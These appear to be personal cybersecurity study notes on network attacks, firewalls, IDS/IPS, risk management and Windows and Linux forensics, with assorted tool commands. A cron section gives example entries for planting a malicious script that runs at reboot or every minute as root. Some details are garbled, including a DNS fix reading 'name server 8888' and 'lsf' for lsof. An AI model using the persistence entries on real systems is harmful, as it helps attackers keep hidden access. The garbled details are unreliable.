4. **Perception as Protection** – A perception must be developed that all of them are in a secure & safe environment.

DoS(Denial of Service) - send so many request to the server & crash the server

DDoS(Distributed Denial of Service) leverage bandwidth from compromised hosts/network.

- Handlers form a Command and Control(C&C) Network
- compromised hosts installed with bots that can run automated scripts
- Overwhelmed with superior bandwidth(number of bots)
- consume resources with spoof session requests(SYN Flood)

Reflected Attacks – spoof victim's IP address and attempt to open connections, with multiple servers. Those servers direct their SYN/ACK responses to the victim.

Amplified Attacks – Bogus DNS/NTP queries, direct responses at victim, queries can be constructed to generate large response packets

Firewall controls incoming and outgoing traffic on networks with predetermined rules.

Firewall Rule – dictates how inbound or outbound network traffic for specific IP addresses, IP ranges, or network interfaces.

- Enforce a network ACL(Access Control List)
- packet filtering inspects headers only like ports, protocols, inbound or outbound
- drop/deny/reject or accept/permit a packet
 - N/w Firewall
 - Host Firewall

 - Hardware Firewall
 - Software Firewall

What Firewall does:

- prevent n/w scanning
- controls traffic
- perform user authentication
- filter packets, services, and protocols
- perform traffic logging
- perform Network Address Translation
- prevents malware attacks

Firewall Limitations:

- doesn't prevent the n/w from backdoor attacks
- doesn't protect the n/w from insider attacks
- cannot do anything if the n/w design & configuration is faulty
- doesn't prevent new viruses
- not an alternative to antivirus or anti-malware
- is unable to understand tunnelled traffic

How it works:

- allows traffic to pass through if the traffic meets certain criteria
- denies traffic if it doesn't match the criteria
 - **Inbound** – originates from outside the n/w
 - **Outbound** – originates from inside the n/w

- Inbound ICMP traffic should be denied by firewall.
- Inbound Email with no attachment should be allowed by firewall.

Ingress Monitoring – monitoring of incoming network traffic

Example: Firewalls, IDS, IPS, etc.

Egress Monitoring – monitoring of outgoing network traffic

Example: Data Loss Prevention(DLP)

NGF(Next Generation Firewall) application-aware filtering, user account-based filtering, IPS, ...

WAF(web Application Firewall)

- able to inspect code in HTTP packets
- matches suspicious code to vulnerability databases
- protects web applications from malicious attacks and unwanted internet traffic.
- protect against SQL, XSS, etc

OS(Operating System) is an intermediary b/w the user & the hardware of the computer.

OS hardening refers to the process of making the OS secure from possible attack & intrusions in order to safe information.

Active Controls requires host configuration or software agents

Passive Controls might not be detectable by hosts (no need of agents or config)

Inline is installed as part of cable path {“bump in the wire”}

SPAN(Switched Port Analyser) or mirror port copies all traffic on server’s port to IDS.

TAP(Test Access Point) placed between firewall and switch copies all traffic to IDS.

Fail-Open: preserves access on fail to prioritize availability

Fail-Close: prevents access on fail to prioritize confidentiality and integrity

IPS(Intrusion Prevention System) is a device or application that detect and stops intrusions attempt proactively. [Snort, Suricata]

- Active response (block, reset, redirect)

HIPS(Host-based Intrusion Prevention System) are used to detect & prevent malicious activities on the host’s software and network systems.

NIPS(Network-based Intrusion Prevention System) are used to detect & prevent network intrusions in real time.

IDS(Intrusion Detection System) is a system that detects unauthorised networks and system intrusions. [Snort, Suricata, OSSEC]

- performs real time analysis of indicators, passive logging and alerting

2 methods:

- Signature based detection – detects by comparing with known intrusions
- Anomaly detection – detects based on behaviour

2 Types:

- NIDS (Network Based IDS)
- HIDS (Host Based IDS)

➤ Types of IDS Alert: [‘+ve’ means Alert & ‘-ve’ means No Alert]

1. **True +ve** = Ideal Scenario, correctly identifies a vulnerability in scan.
[Attack – Alert]
2. **False +ve** = Scanner or other assessment tool incorrectly identifies a vulnerability.
[No Attack – Alert]
3. **False -ve** = Vulnerabilities that go undetected in a scan.
[Attack – No Alert]
4. **True -ve** = Most desirable outcome, correctly identifies normal traffic & didn't raise alert.
[No Attack – No Alert]

HIDS(Host-based Intrusion Detection System) are used to detect the threats and attacks at the host level.

- It monitors a single computer.
- HIDS are costlier than NIDS.
- HIDS are most effective than NIDS.

NIDS(Network-based Intrusion Detection System) are used to detect the threats and attacks at the network level.

- It monitors a whole network.
- Tool for early detection of network anomalies

IDS & IPS Detection Methods:

- Signature-based detection
- Anomaly-based detection

- Behavioural-based detection
 - Network Behaviour and Anomaly detection (NBAD)
 - User and Entity Behaviour Analysis (UEBA)
- Trend Analysis

Alert Tuning – reduce ‘False Positives’ without increasing ‘False Negatives’

- Refining detection rules and muting alert levels
- Redirecting sudden alert floods
- continuous learning of alert volume and analyst feedback
- deploying Machine Learning analysis

UTM(Unified Threat Management) is combining security controls into single agent, device, software and management platforms.

- Firewall, Anti-malware, NIPS, DLP, VPN, Spam filtering, etc.

Fuzzing – is a technique to determine whether the server is vulnerable by sending multiple characters in hopes to interface with the back end system.

- Enter unexpected values that cause the application to crash.

Antivirus is a software installed on system to protect from viruses, worms and trojans.

XSS(Cross Site Scripting) involves unauthorized commands coming from a trusted user to the website.

- XSS is a vulnerability in a web application that allows a third party to execute a script in the user’s browser on behalf of the web application.

- **Types**
 - **Reflected XSS** – attack relies on the user-controlled input reflected to the user.
 - **Stored XSS** – attack relies on the user input stored in the website’s database.
 - **DOM-based XSS** – this attack exploits vulnerabilities within the Document Object Model(DOM) to manipulate existing page elements without needing to be reflected or stored on the server.

Web Security is a branch of Information Security that deals specifically with security of websites, web application and web services.

Log is the record of events or actions performed on any system.

- Log can be altered easily

- Computer records are not normally admissible as evidence, they must meet certain criteria to be admitted at all.

Log Management is the process of transmitting, analysing, storing and disposing of computer security log data.

Port Scanning is a network reconnaissance technique designed to identify which ports are open on a computer.

OTP(One Time Password) is an automatically generated numeric or alphanumeric string of characters that authenticates a user.

Backdoor used by cybercriminals to gain unauthorised access to systems by bypassing the normal authentication procedures.

Rootkits creates backdoor that is used to access the computer remotely.

Data Protection – Data requires different protection methods for each state

- **Data States:**
 - Data at rest – stored in secondary storage
 - Data in use – when we access it
 - Data in transit/motion – data is transferring

DLP(Data Loss Prevention) software detects potential data breaches and prevents them by monitoring, detecting, & blocking sensitive data while in use, in motion, and at rest.

- Prevents unauthorised sharing of sensitive information
- DLP automates the discovery and classification of data types and enforce rules so that is not viewed or transferred without a proper authorization.

WWW(World Wide Web) is an information system enabling documents & other web resources to be accessed over the internet.

Port Number is a number assigned to uniquely identify a connection endpoint and to direct data to a specific service.

OSI & TCP/IP :-

OSI Model with Protocols:

- **Application** – Human Computer Interface, HTTP, HTTPS, NTP, POP3, SMTP, FTP, SSH, Telnet [Data/Message]
- **Presentation** – Encryption/Decryption, Data Representation, SSL, TLS [Data/Message]
- **Session** - Session Mgmt, Inter host communication, NetBIOS [Data/Message]
- **Transport** - TCP, UDP, End to End Connections, Data Transmission [Segments]
- **Network** – NAT, IPv4, IPv6, ICMP, IPSec, Path Determination [Packets/Datagrams]
- **Data link** – Switching, MAC, Error Correction, ATM [Frames]
- **Physical** – ISDN, IEEE802.11, Cables, Optic Fiber, Physical media, Signal & Binary transmissions [Bits]

OSI layers & Cyberattacks with basic Working:

- Application – Exploit, Malware, Injection [n/w process to application]
- Presentation – Phishing [Data representation & encryption]
- Session – Hijacking [Inter-host communication]
- Transport – Reconnaissance/DoS [End-to-End & Reliable connection]
- Network – MITM, ping flood [path determination & logical addressing]
- Data Link – Spoofing, MAC flooding [physical addressing]
- Physical – Sniffing, Wiretapping [Media, signal & binary transmission]

Functions of OSI Layer:

- Application – Human-computer interaction layer
- Presentation – to translate, encrypt and compress data
- Session – to establish, manage, and terminate session
- Transport – ensures the sequential delivery of packets
- Network – provides logical addressing & path determination {routing}
- Data link – responsible for error free transfer of data frames, defines the format of data on the network and also responsible for unique identification of each device (MAC address)
- Physical – transmit raw bit stream over the physical medium

TCP/IP Model with protocols:

- **Application** - HTTP, Telnet, NTP, DHCP [Data]

- **Transport** - TCP, UDP [Segments]
- **Network** - IP, ICMP, ARP [Packets]
- **Data link** – Ethernet [Bit & Frames]
- **Physical** - Ethernet [Bit & Frames]

Or,

- **Application** – FTP, SMTP, SNMP, DNS, NFS [Data]
- **Transport** – TCP, UDP [Segment]
- **Internet** – IP, ICMP, ARP [Packet]
- **Network Access** – Ethernet, FDDI, ATM, [Frame/Bit]

Functions of TCP/IP Model:

- **Application** – handles high level protocols issues of representation, encoding, etc.
- **Transport** – provides a logical connection b/w the endpoints and provides transport.
- **Internet** - select the best path through the n/w for data flow.
- **Network Access** – defines how to transmit an IP datagram to the other devices.

N/w Devices & Applications:

- **Application** – servers, desktops, anti-virus, business applications, databases
- **Transport** – Firewall, IDS, IPS
- **Internet** – Firewall, IDS, IPS, VPN
- **Network Access** – Routers, Switches, Cables

Payload is an attack component responsible for executing an activity to harm the target.

Exploit is a program, or piece of code, designed to find and take advantage of a security flaws or vulnerability in an application or computer system.

Protocols are plans, rules, actions, and measures to use to ensure your organization's protection against any breach, attack or incident that may occur.

Event means any act or attempt, successful or unsuccessful, to gain unauthorized access to disrupt or miss use an information system or information stored on such information system.

Incident is an event that has been determined to have an impact on the organization prompting the need for response & recovery.

Zero Day Attack

Asset: Anything of value to an organization or to someone.

- **Tangible Assets** – can be touched {cash, money, stock, buildings, etc.}
- **Intangible Assets** – can't be touched {brand, reputation, trust, patent, etc.}
- Intangible are more important than Tangible Assets to any organization.

Asset Tracking:-

[Tracking and Monitoring, Asset Management Software, Manual Inventory, N/w Scanning, Configuration Management Database(CMDB), Mobile Device Management(MDM), cloud asset discovery]

Asset Protection Concepts:

[Identify and Prioritize, Standard naming convention, Configuration Management, Change Control and Change Management]

Threat is something or someone that aims to exploit a vulnerability to gain unauthorised access. {Internal / External Threat}

Outside Threat

Someone or a group of people who are not authorized to access information and data in an organization and who pose some type of threat to that organization.

Threat Actor is an individual or group that attempts to exploit vulnerabilities to cause or force a threat to occur. {Accidental / Malicious}

Malicious Internal Threat – Employees, Contractors, Partners

Unintentional Internal Threat – Weak Policies & procedures, Lack of Training / Security Awareness, Shadow IT

Threat Vector means by which a threat actor carries out their objectives.
{approach/technique used to exploit that vulnerability}

- {Unsecure network, Physical Ports, Default Credentials, Open Ports}
- {Vulnerable Software, Unsupported Systems & Applications}
- {Removable Devices, Executable Files, Email, SMS, Social Media}

Attack Surface is a point where an attacker can discover/exploit vulnerabilities.

Risk is the intersection of Asset, Vulnerability and Threat.

- **Risk{Impact * Likelihood} = Vulnerability + Threat**
- Risk is the probability of exposure or loss resulting from a cyber attack or data breach on your organization.
- Risk is the potential threat that a threat will exploit a vulnerability and result in an adverse outcome including such outcome as ransoms, DoS, loss of critical business information etc.
- Risk is a measure of threats, vulnerabilities, impact, and probability.

Risk Management:-

Risk Management is a process of identifying, analysing, evaluating, and addressing your organization's cybersecurity threats.

- Risk Management Strategies describes the proactive and systematic approaches used to identify, assess, prioritize, and mitigate risks to minimize their negative impacts.
- Risk Management Processes – Identifying, assessing, and mitigating vulnerabilities and threats to the essential functions that a business must perform to fulfill its purpose.

Risk Identification – {Malware attacks, Phishing attempts, Insider threats, Equipment failures, software vulnerabilities, non technical risks like inadequate policies or training}

Risk Assessment evaluates previously identified risks to determine their potential impact on the organization.

- primary goal to estimate & prioritize risk.

Risk Analysis describes identifying & evaluating potential risks and the characteristic that define them.

Qualitative Risk Analysis – evaluated verbally using a scale of low, medium, high.

Quantitative Risk Analysis – evaluated by numerical values.

Risk Assessment estimates potential risk levels and their significance by interpreting data collected during risk analysis.

Risk Treatment/Response:

- Risk Mitigation – reduce the possibility
- Risk Transfer – passing risk to third party (like Insurance)
- Risk Avoidance – eliminate risk entirely (when high impact)
- Risk Acceptance – taking no actions (when low impact)

Inherent Risk – level of risk before any type of mitigation has been attempted.

Secondary Risk arises as a direct outcome of implementing a risk response.

Residual Risk is the portion of risk remaining after security measures have been applied.

- The amount of risk left after mitigations are implemented
- Risk can't be fully eliminated.

Risk Appetite is about the intentional acceptance of risk.

- Acceptable level of risk, varies from one organization to another
- Sometimes defined in a formal risk appetite statement

Risk Tolerance is the degree of risk that is acceptable to an organization.

- Is about the capacity to endure risk.
- also known as **Risk Threshold/ Risk Appetite/ Acceptable Risk**

Risk Threshold defines the limits or levels of acceptable risk.

Risk Registers – {Risk description, Severity, Owner of the risk item, Identified mitigations, Often utilize heat maps}

Heat Map is a visual tool that helps organizations identify, prioritize, and manage risks.

Risk Reporting -

- Communicate an organization's risk profile
- Communicate the effectiveness of a risk management program.

Key Risk Indicators – predictive indicators for monitoring and predicting potential risks

Vulnerability refers to any weakness in an information system, system processes, or internal controls of an organization.

- Vulnerability is a gap or weakness in an organization's protection of its valuable assets, including information.
- Vulnerability exists almost everywhere. {h/w, infrastructure, OS, App drivers, APIs}
- **3 types:**
 - Known Vulnerability [known vulnerability – cvedetails.com]
 - Unknown Vulnerability
 - Zero-Day Vulnerability

Vulnerability Feed:

- National Vulnerability Database(NVD)
- Security Content Automation Protocol(SCAP)
- Common Vulnerabilities and Exposures(CVE)
- Common Vulnerability Scoring System(CVSS)

Zero Day Vulnerabilities - previously unknown software or hardware flaws

- Developers have “zero day” to fix once the vulnerability becomes known.
- Antivirus and Firewalls are often ineffective.
- generally used against high-value targets, significant financial value.

Misconfiguration Vulnerabilities – common cause of security vulnerabilities

- Default configurations – h/w or s/w devices, cloud services

Cryptographic Vulnerabilities – weaknesses in cryptographic systems, protocols, or algorithms

- method no longer secure, weak keys, misconfigured cipher suites, improperly protected keys

VA(Vulnerability Assessment) is a systematic review of security weakness in an information system.

- VA is scanning of a system or network for known vulnerabilities.
- **Tools** – [OpenVAS, Tenable Nessus]

Steganography is the technique of hiding secret data within an ordinary, non-secret, file or message in order to avoid detection; the secret data is then extract at its destination.

IP(Internet Protocol) Address is a unique address that identifies a device on the internet or a local network.

IP Classification:

- Class A – 1.0.0.1 to 126.255.255.254
- Class B – 128.1.0.1 to 191.255.255.254
- Class C – 192.0.1.1 to 223.255.254.254
- Class D – 224.0.0.0 to 239.255.255.255
- Class E – 240.0.0.0 to 254.255.255.254
- Broadcast – 255.255.255.255
- Localhost loopback IP – 127.0.0.1
- IPv4 = 32 bits
- IPv6 = 128 bits
- **Private IP Addresses:** {also known as **Non-Routable IP Address**}
 1. 10.0.0.0 – 10.255.255.255
 2. 172.16.0.0 – 172.31.255.255
 3. 192.168.0.0 – 192.168.255.255
- Others are Public IP Addresses.

Protocols:-

ICMP(Internet Control Message Protocol) is an error-reporting network layer protocol that is used to generate error message to the source IP address when network problems prevent delivery of IP Packets.

ARP(Address Resolution Protocol) is a communication protocol responsible for finding the MAC address related to a specific IP address.

Command: arp -a

IGMP(Internet Group Management Protocol) is a communication protocol that allows several devices to share one IP address so they can all receive the same data.

HTTP(Hypertext Transfer Protocol) is an application layer protocol that specifies how a browser & a web server communicate.

- Port No. - 80

HTTPS(Hypertext Transfer Protocol Secure) is an extension of the HTTP, it uses encryption for secure communication over a computer network, and is widely used on the internet.

- Port No. - 443
- encryption using TLS(transport layer security) and SSL(secure socket layer) protocol.

HTTPS and SHTTP both are not same. However, both offer enhance security over HTTP.

SHTTP(Secure Hypertext Transmission Protocol) differs from HTTPS as it secures individual messages, while HTTPS creates a secure connection for all transmitted data by using SSL/TLS.

- SHTTP can be used concurrently with HTTP on the same port.
- SHTTP is for data encryption while HTTPS is for communication encryption.

Telnet(Teletype Network Protocol) is a network protocol that allows a user on one computer to log into another computer that is part of the same network.

SNMP(Simple Network Management Protocol) is an internet standard protocol used to manage and monitor network devices connected over an IP.

- Provides very detailed information about systems, SNMP Monitor + agents
- SNMPv3 has secure features, other versions should be avoided

ATM(Asynchronous Transfer Mode) refers to a communication protocol which can be used to transfer data, videos, and speech.

ISDN(Integrated Services Digital Network) is defined as a set of standards & techniques in telecommunication that enables the simultaneous transmission of data, voice, video, and other services across a public telephone network.

NDR(Network Data Representation) works at the Presentation layer of OSI.

NBP(Name Binding Protocol) is a part of transport layer of OSI that is used to bind name of entity to internal storage address.

RUDP(Reliable User Datagram Protocol) provides acknowledgement of received packets.

Url not opening problem in Kali Linux:

- `sudo rm -rf /etc/resolv.conf`
- `sudo nano /etc/resolv.conf`
- add 1 line – name server 8888
- Now, save it.

Change MAC Address(Kali Linux):

- Install macchanger – `sudo apt-get install macchanger`
- `sudo macchanger -r _____{eth0}-[select the interface]`
- `macchanger -s _____{eth0}` [to see the changes]

Smurf Attack is a form of distributed DoS attack that occurs at the network layer.

Malvertising - Hackers will insert malicious code into a legitimate website. That code redirects the user to another malicious website.

Joe-Job is a type of email spoofing that involves sending out huge volumes of spam mail from what appears to be someone other than the actual source.

Greylisting is an effective method for preventing spam mails from being sent out.

Baiting is some kind of offer that entices you to click on something a free book, movie, or other download.

Hacker is the person who is not authorised, but tries anyway to gain access to your systems and informations. {Black / White Hat}

Hacktivism – Group of hackers or team

Script Kiddies – Unskilled attackers

Organized Crimes – Operate across legal jurisdictions, can be very well resourced and funded

SSTI(Server Side Template Injection) is a web exploit which takes advantage of an insecure implementation of a template engine.

- use sanitisation to remove it [means defining the input limit]

Tshark is a very powerful tool to get information from pcap file.

Commands:

```
sudo apt install tshark
tshark -r {file_name}      [To read the file]
tshark -r {file_name} | wc -l [return total no. of packets in file]
tshark -r {dns.pcap} -Y "dns.qry.type==1"
tshark -r {file_name} -Y "dns.flags.response==0"
```

Haiti is a CLI tool to identify the hash type.

Commands:

```
gem install haiti-hash
haiti 'hash'
```

Hash Cracking Tools:

- Hashcat
- John the Ripper

GraphicsMagick is a tool for reading, writing & manipulating an image in over 92 major formats {like GIF, jpeg, etc.}

Commands:

```
convert -coalesce {abc.gif} {abc.jpeg}
convert -coalesce {abc.gif} [target-{farme_no}.png]
```

Curl is a tool for transferring data from or to a server.

Commands:

```
curl -X POST _____{url}
curl -H "custom_header" _____{url}
curl -u <user:password> _____{url}
curl -A _____{url}
curl -s _____{url} -D {file_name}
```

Cybercrimes is defined as any illegal act involving a computing device, network, its system or its application.

Espionage is the practice of organized spying to obtain secret informations.

Spying is the act of obtaining secret or confidential information.

Cyber Defamation basically means publishing of false statement about an individual or organization in cyber space that can injure or demean the reputation of that individual or organization.

5 basic rules of Digital Evidence:

- Understandable – Evidence must be clear & understandable to the judge.
- Admissible – Evidence must be related to the fact being proved.
- Authentic – Evidence must be real & appropriately related to the incident.
- Reliable – There must be no doubt about the veracity of the evidence.
- Complete – Evidence must prove the attacker's action or his/her innocence.

Short Forms:

- GLBA {Gramm-Leach-Bliley Act}
- HIPAA {Health Insurance Portability and Accountability Act, 1996}
- KPI(Key Performance Indicator)
- KRA(Key Responsibility Area)
- DPA {Data Protection Act}
- FAT {File Allocation Table} [FAT16, FAT32, etc]
- HPFS {High Performance File System}
- NTFS {New Technology File System}
- GUID {Globally Unique Identifier}
- TKIP {Temporary Key Integrity Protocol}
- NFC {Near Field Communication}
- RFID {Radio Frequency Identification}
- CVSS {Common Vulnerability Scoring Systems}
- CPE {Common Platform Enumeration}
- CCE {Common Configuration Enumeration}
- CWE {Common Weakness Enumeration}
- HVAC {Heating, Ventilation and Air Conditioning}
- OpenVAS {Open Vulnerability Assessment System}
- DCCP {Datagram Congestion Control Protocol}
- SCTP {Stream Control Transmission Protocol}
- RCCF {Resource Center for Cyber Forensics}
- OCSP {Online Certificate Access Protocol}

- MDNS {Multicast DNS}
- NBNS {NetBIOS Name Service}
- SSDP {Simple Service Discovery Protocol} - [generally used for advertising]
- PADSS {Payment Application Data Security Standard}
- ITAA {Information Technology Association of America}
- PHI {Protected Health information}
- ISO {International Organization for Standardization}
- CIRT {Cyber Incident Response Team}
- SASL {Simple Authentication & Security Layer}

CHKDSK is a system tool in windows that authenticates the file system reliability of a volume and repairs logical file system errors.

- Command: chkdsk

File/Data Recovery Tools {Windows}:

- WinHex
- EaseUs
- Disk Digger
- Handy Recovery
- Quick Recovery

Windows Forensic Commands:

- date /t & time /t
- net session
- LogonSessions Tool
- net file
- net accounts
- net _____
- netstat -c
- netstat -o
- netstat -a ____ {ip}
- netstat -ano
- tasklist /v
- ipconfig /all
- dir /o:d

DriveSpy tool collects all the slack space in an entire partition into a file.

Process Dumper dumps the entire process space along with the additional metadata.

Redline - tool to analyse Ram dump

Cache, Cookie & History Analysis:

Google Chrome:

- C:\Users\{user}\AppData\Local\Google\Chrome\user\Data\Default
- C:\Users\{user}\AppData\Local\Google\Chrome\user\Data\Default\Cache
[Tools: ChromeCacheView, ChromeCookiesView, ChromeHistoryView]

Mozilla Firefox:

- C:\Users\{user}\AppData\Local\Mozilla\Firefox\Profiles\xxx.default\cache2
- C:\Users\{user}\AppData\Roaming\Mozilla\Firefox\Profiles\xxx.default\cookies.sqlite
- C:\Users\{user}\AppData\Roaming\Mozilla\Firefox\Profiles\xxx.default\places.sqlite
[Tools: MZCacheView, MZCookiesView, MZHistoryView]

Microsoft Edge:

- C:\Users\Admin\AppData\Local\Microsoft\Windows\WebCache
- C:\Users\Admin\AppData\Local\Microsoft\Windows\History
- C:\Users\Admin\AppData\Local\Packages\Microsoft.MicrosoftEdge_XXXX\AC\MicrosoftEdge\Cookies
[Tools: IECacheView, EdgeCookiesView, BrowsingHistoryView]

Windows Registry

[Tool: Registry Editor]

- Windows Registry serves as centralized database that stores configuration settings and options for the operating system, hardware devices, software applications and user preferences.
- provides Evidence of Activity
- Used in Malware Analysis
- In the Windows Registry, Root Keys are the highest level of organization and serves as containers for various subkeys and values that stores configuration settings and information.
- 5 types of Root Keys {3 Volatile & 2 Non-Volatile}

- **Volatile:**

1. HKEY_CLASSES_ROOT {HKCR}
 - contains information related to file associations/MIME types, and COM objects.
2. HKEY_CURRENT_USER {HKCU}
 - contains configuration settings specific to the currently logged in user.
3. HKEY_CURRENT_CONFIG {HKCC}
 - contains information about the current hardware configuration and settings.

- **Non Volatile:**

1. HKEY_LOCAL_MACHINE {HKLM}
 - contains configuration settings that apply to the entire system.
2. HKEY_USERS {HKU}
 - contains individual user profiles for all users who have logged into the system

- **Registry Explorer, RegRipper** are the utilities to read registry hives.
- **Another Tools For Registry Acquisition & Analysis:**
 - **FTK Imager**
 - **Kape**
- **Amcache Hive** - C:\Windows\AppCompat\Programs\Amcache.hve
 - Windows creates this hive to save information on programs that were recently run on the system. It also saves SHA1 hashes of the executed programs.
 - Amcache.hve\Root\File\{Volume GUID}\
- **UserAssist** – Windows keep track of applications launched by the user using Windows Explorer for statistical purposes in the User Assist registry keys.
 - NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{GUID}\Count
 - NTUSER.DAT location: C:\Users\{username}\NTUSER.DAT
- **ShimCache or AppCompatCache** – is a mechanism used to keep track of application compatibility with the OS and tracks all applications launched on the machine.
 - SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache
- **BAM/DAM** – Background Activity Monitor keeps a tab on the activity of background applications. Similarly Desktop Activity Moderator is a part of Microsoft Windows that optimizes the power consumption of the device. It also saves the full path of the executed programs.
 - C:\Users\{Username}\NTUSER.DAT\SYSTEM\.....

- SYSTEM\CurrentControlSet\Services\bam\UserSettings\{SID}
 - SYSTEM\CurrentControlSet\Services\dam\UserSettings\{SID}
- **OS Version:** SOFTWARE\Microsoft\Windows NT\CurrentVersion
- **Computer Name:** SYSTEM\CurrentControlSet\Control\ComputerName\ComputerName
- **Time Zone Information:** SYSTEM\CurrentControlSet\Control\TimeZoneInformation
- **Network Interfaces:** SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces
- **Past Networks:**
 - SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged
 - SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Managed
- **Autostart Programs:**
 - NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Run
 - NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\RunOnce
 - SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
 - SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run
 - SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- **SAM Hive and User Information:** SAM\Domains\Account\Users
 - SAM hive contains user account, login, and group informations.
 - SAM hive location: [C:\Windows\System32\config\SAM](#)
- **Recent Files:**
 - NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
- **Office Recent Files:** NTUSER.DAT\Software\Microsoft\Office\VERSION
- **RecentApps:**
 - NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Search\RecentApps
- **Device Identification** – The following locations keep track of USB keys plugged into a system.
 - SYSTEM\CurrentControlSet\Enum\USBSTOR
 - SYSTEM\CurrentControlSet\Enum\USB
- **USB Device Volume Name:** SOFTWARE\Microsoft\Windows Portable Devices\Devices
 -
- **Expediting Registry Analysis - {TryHackme Room for Reference}**

Metashield Analyzer is an online service to investigate the metadata.

Linux Forensics:-

Linux Attack Surface refers to all the points of interaction in a linux system where an adversary might attempt to exploit vulnerabilities to gain unauthorised access to carry out malicious activities. One of the key purpose of identifying the attack surface to reduce the number of entry points that the attackers could potentially exploit.

Linux Incident Surface refers to all the system areas involved in the detection, management, and response to an actual security incident(post-compromise). It includes where security breaches may be detected and analysed and where a response plan must be implemented to mitigate the incident. The main purpose of identifying the incident surface is to hunt down, detect, respond to, and recover from the incident if it has occurred.

Understanding the incident surface is key to efficiently responding to an ongoing attack, mitigating damage, recovering affected systems, and applying lessons learned to prevent future incidents.

Linux log files:

- /var/log/auth.log
- /var/log/kern.log
- /var/log/faillog [failed user login attempts]
- /var/log/lpr.log [printer logs]
- /var/log/mail.* [All mail server message logs]
- /var/log/mysql.* [All mysql server logs]
- /var/log/apache2/* [All apache web server logs]
- /var/log/apport.log [Application crash report/log]
- /var/log/lighttpd/*
- /var/log/daemon.log [Running services]
- /var/log/debug [debugging log messages]
- /var/log/dpkg.log [package installation or removal logs]

Linux File System Cheatsheet:

/bin (stores user binaries)
 /sbin (stores system binaries)
 /etc (configuration files)
 /dev (stores device files)
 /proc (process information)
 /var (stores variable files)
 /tmp (stores temporary files)
 /usr (stores user programs)
 /home (stores user home folders)
 /boot (stores boot-loader files)
 /lib (keeps system binaries)
 /mnt (optional add-on apps)
 /media (media mount point)
 /srv (stores service data)

➤ **fsstat -i raw** <filesystem_name> [info associated with the file system]

Linux Process Analysis:-

In linux, a process is a running instance of a program. When you execute a program or command in Linux, the operating system creates a process for running that program. Each process has its unique identifier called a Process ID(PID), which helps the operating system to manage and track it. Processes can have parent-child relationships, forming a hierarchical structure. When one process spawns another process, the new process becomes the child of the process that created it, referred to as its parent. This relationship is essential for managing processes and resource allocation within the operating system.

ps – tool to examine the running processes

- **ps aux** {This command displays all processes for all users in a detailed format}

- a- shows processes for all users
- u- displays user-oriented format
- x- includes processes not attached to a terminal (useful for finding background processes)
- ps aux | grep simple
- The output provides the following information:
 - **USER:** The user who owns the process.
 - **PID:** Process ID.
 - **%CPU:** CPU usage percentage.
 - **%MEM:** Memory usage percentage.
 - **VSZ:** Virtual memory size.
 - **RSS:** Resident Set Size (memory currently used).
 - **TTY:** Terminal associated with the process.
 - **STAT:** Process state (e.g., R for running, S for sleeping, Z for zombie).
 - **START:** Start time of the process.
 - **COMMAND:** Command that started the process.
- PID – a unique identifier (Process ID) for each process
- TIME: the cumulative CPU time consumed by the process
- CMD – the command associated with the process.
- ps -u janice {to view processes specific to a user(janice)}
- ps -eFH {comprehensive overview of all processes running on the system in a hierarchical format}
- ps -f 769, 773, 775{PIDs} [-f: full-format listing]

lsf (List Open Files) is a utility that lists information about files opened by processes on a system.

- Let's examine the files/resources connected with this process using 'lsf' tool.
- Stands for List Open Files. Displays the information about the files opened by the processes
- This tool requires the PID to be provided as an argument, as shown below.
 - lsf -p 49782{PID}
- lsf -i -P -n
 - -i: This flag shows information about the network connections, including sockets and open network files.
 - -P: This flag used to display the port numbers.
 - -n: This flag shows the IP address instead of resolving them to hostnames.

Osquery- We will use another tool 'osquery' to explore processes and its network connections.

- To start osquery, run the command with root user: osqueryi
- Osquery command:
 - SELECT pid, fd, socket, local_address, remote_address FROM process_open_sockets WHERE pid = 267490;

pstree is a command line utility that displays processes visually as a tree, showing the parent-child relationships between processes.

- This utility can help identify the origin of the suspicious processes and understand their relationship to other processes in the system.
- We can perform a deeper process analysis of the parent process we identified above(PID: 755) using pstree. -s{to list its parent processes}, -p{their corresponding PIDs}
- Commands:
 - `pstree -p -s 775{PID}`
 - `ps -f 769, 773, 775, 783{PIDs you identified with pstree}`

So far, we have explored static snapshots of running processes using commands like ‘ps’ and ‘pstree’. While these tools provide valuable insights into the system’s current state, they lack real-time monitoring capabilities.

top – provides a continuously updated display of system processes sorted by various criteria, such as CPU or memory usage.

- `Top -d 5 -c -u janice`
 - -u: show processes related to the user(janice)
 - -d 5: update dynamically every 5 seconds
 - -c: display the full command paths

Examining Logs- All common logs can be found at the ‘/var/log/’ location

Examining auth.log:

- Let’s use following command to search for all user account creation activities in the auth.log
 - `cat auth.log | grep useradd`

Examining /etc/passwd file - another configuration file called ‘passwd’ also contains information about the users created either by default or by users

- `cat /etc/passwd`
- In the output, we can see all the accounts, including the one we just created. Some of the information this file contains are:
 - Username.
 - The password placeholder is represented by x or *, indicating that the password is stored in the/etc/shadow file.
 - User ID assigned to the user
 - Group ID assigned to the user.
 - User's home directory.
 - Path to user's default shell.

Cronjob: Cron is a time-based job scheduler in Unix systems that allow tasks(scripts, commands, or programs) to be executed automatically at specified intervals

- To create a malicious cron job, we can modify the crontab file or use the crontab command to edit scheduled jobs for the current user or system using the following command:
 - **crontab -e**
- Examples of crontab entry:
 - `@reboot /path/to/malicious/script.sh` {execute the ‘script.sh’ at every reboot}
 - `* * * * * root /path/to/malicious/script.sh` {execute script.sh every minute with root privileges}
- **Examining malicious cronjobs:**

- we can explore `/var/spool/cron/crontabs/[username]` to explore the cronjobs associated with each user
- **Cronjobs** are scheduled tasks executed automatically at predefined intervals by the cron daemon. The cron daemon is background process responsible for managing cronjobs based on configuration files known as **crontabs**.
- Users can have their crontab file stored in the `'/var/spool/cron/crontabs'` directory. The main crontab file at `'/etc/crontab'` governs system-wide cronjobs.
